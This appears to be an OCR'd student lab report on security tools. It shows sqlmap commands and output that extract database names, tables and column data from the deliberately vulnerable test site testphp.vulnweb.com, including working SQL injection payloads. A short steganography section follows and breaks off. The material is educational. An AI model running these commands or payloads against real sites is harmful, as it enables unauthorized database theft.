
Sqlmap

1.4.3: Working of tool with screenshots




kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads/sqlmapproject-sqlmap-70665c5
File Actions Edit View Help
Type here to search
37°C ENG
15:40
18-09-2022
Right Ctrl

```
┌──(kali㉿kali)-[~/Downloads/sqlmapproject-sqlmap-70665c5]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

                {1.6.7#stable}

                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:05:22 /2022-09-18/

[06:05:22] [INFO] testing connection to the target URL
[06:05:23] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:05:23] [INFO] testing if the target URL content is stable
[06:05:24] [INFO] target URL content is stable
[06:05:24] [INFO] testing if GET parameter 'cat' is dynamic
[06:05:24] [INFO] GET parameter 'cat' appears to be dynamic
[06:05:24] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possib
le DBMS: 'MySQL')
[06:05:24] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-
site scripting (XSS) attacks
[06:05:24] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DB
MSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1)
and risk (1) values? [Y/n] n
[06:06:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:06:26] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[06:06:26] [WARNING] reflective value(s) found and filtering out
[06:06:27] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clau
se' injectable (with --string="Sed")
[06:06:27] [INFO] testing 'Generic inline queries'
[06:06:28] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY claus
e (EXTRACTVALUE)'
[06:06:28] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or
 GROUP BY clause (EXTRACTVALUE)' injectable
[06:06:28] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[06:06:28] [WARNING] time-based comparison requires larger statistical model, please wait.........
.......... (done)
[06:06:47] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SL
EEP)' injectable
[06:06:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:06:47] [INFO] automatically extending ranges for UNION query injection technique tests as there
 is at least one other (potential) technique found
[06:06:47] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to
find the right number of query columns. Automatically extending the range for current UNION query i
njection technique test
```



kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
6:11
kali@kali: ~/Downloads/sqlmapproject-sqlmap-70665c5
File Actions Edit View Help
Type here to search
37°C
ENG
15:41
18-09-2022
Right Ctrl

```
[06:06:28] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or
 GROUP BY clause (EXTRACTVALUE)' injectable
[06:06:28] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[06:06:28] [WARNING] time-based comparison requires larger statistical model, please wait..........
.......... (done)
[06:06:47] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SL
EEP)' injectable
[06:06:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:06:47] [INFO] automatically extending ranges for UNION query injection technique tests as there
 is at least one other (potential) technique found
[06:06:47] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to
find the right number of query columns. Automatically extending the range for current UNION query i
njection technique test
[06:06:49] [INFO] target URL appears to have 11 columns in query
[06:06:51] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 45 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1115=1115

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(2096,CONCAT(0x5c,0x71766b6271,(SELECT (ELT(2096=2096,1))),0x716
b627871))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 6726 FROM (SELECT(SLEEP(5)))eLxm)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71766b627
1,0x6571667354784559 4d6470637457715a776a44514e78517a6351494e6854757373674 76f7543506f,0x716b627871),
NULL-- -
---
[06:07:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[06:07:44] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[06:07:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/te
stphp.vulnweb.com'

[*] ending @ 06:07:44 /2022-09-18/
```



kali@kali: ~/Downloads/sqlmapproject-sqlmap-70665c5
File Actions Edit View Help

```
    Payload: cat=1 AND (SELECT 6726 FROM (SELECT(SLEEP(5)))eLxm)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×71766b627
1,0×65716673547845594d6470637457715a776a44514e78517a6351494e6854757373676476f7543506f,0×716b627871),
NULL-- -
---
[06:09:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[06:09:57] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[06:09:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/te
stphp.vulnweb.com'

[*] ending @ 06:09:57 /2022-09-18/
```


kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~/Downloads/sqlm
File Actions Edit View Help

```
[*] ending @ 06:09:57 /2022-09-18/

┌──(kali㉿kali)-[~/Downloads/sqlmapproject-sqlmap-70665c5]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
 is the end user's responsibility to obey all applicable local, state and federal laws. Developers assu
me no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:13:53 /2022-09-18/

[06:13:53] [INFO] resuming back-end DBMS 'mysql'
[06:13:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1115=1115

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(2096,CONCAT(0x5c,0x71766b6271,(SELECT (ELT(2096=2096,1))),0x716b627
871))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 6726 FROM (SELECT(SLEEP(5)))eLxm)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71766b6271,0x
6571667354784559 4d6470637457715a776a44514e78517a6351494e685475737367476f7543506f,0x716b627871),NULL-- -
---
[06:13:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[06:13:54] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+---------+
| aname   |
+---------+
```

1.4.4: Conclusions on the working of tool.

- The tool was able to successfully make use of sql vulnerabilities and was able to retrieve database acuart.
- Tables are artists, carts ,categ , featured ,guestbook , users, products.
- It is undetected by antivirus

1.5 Steganography


1.5.1 Available Online tools

S.No	Name of Tool	Open source / Proprietary	URL	Strength	Weakness
1	Binwalk	Open source	https://github.com/ReFirmLabs/binwalk	This tool automatically detects and extracts hidden files. It is designed for scanning a firmware image and searching for file signatures to identify and extract file system images, compressed archives, executable code, bootloader, and kernel images like JPEGs and PDFs	It is absolutely worthless for identifying content hidden in binary files
2	Steghide	Open source	https://www.kali.org/tools/steghide/	Steghide is designed to be portable and configurable and features hiding data in bmp, jpeg, wav and au files, blowfish encryption, MD5 hashing of passphrases to blowfish keys, and pseudo-random distribution of hidden bits in the container data.	Compression errors provide data hiding
3	Exif tool	Open source	https://exiftool.org/	Extract GPS coordinates. The photographs we capture using our smartphones or camera have GPS coordinates embedded as metadata in the image files.	No facility for storing the time zone for date/time values
4	OpenPuff	Open source		It supports many carrier formats. It has unique layers of security and obfuscation	It requires a lot of extra carrier bits


1.5.2 Tool which I explored

Steghide


1.5.3: Working of tool with screenshots



```
Meet @ 5pm
```



```
└─# ../

┌──(root㉿kali)-[/home/kali/Documents]
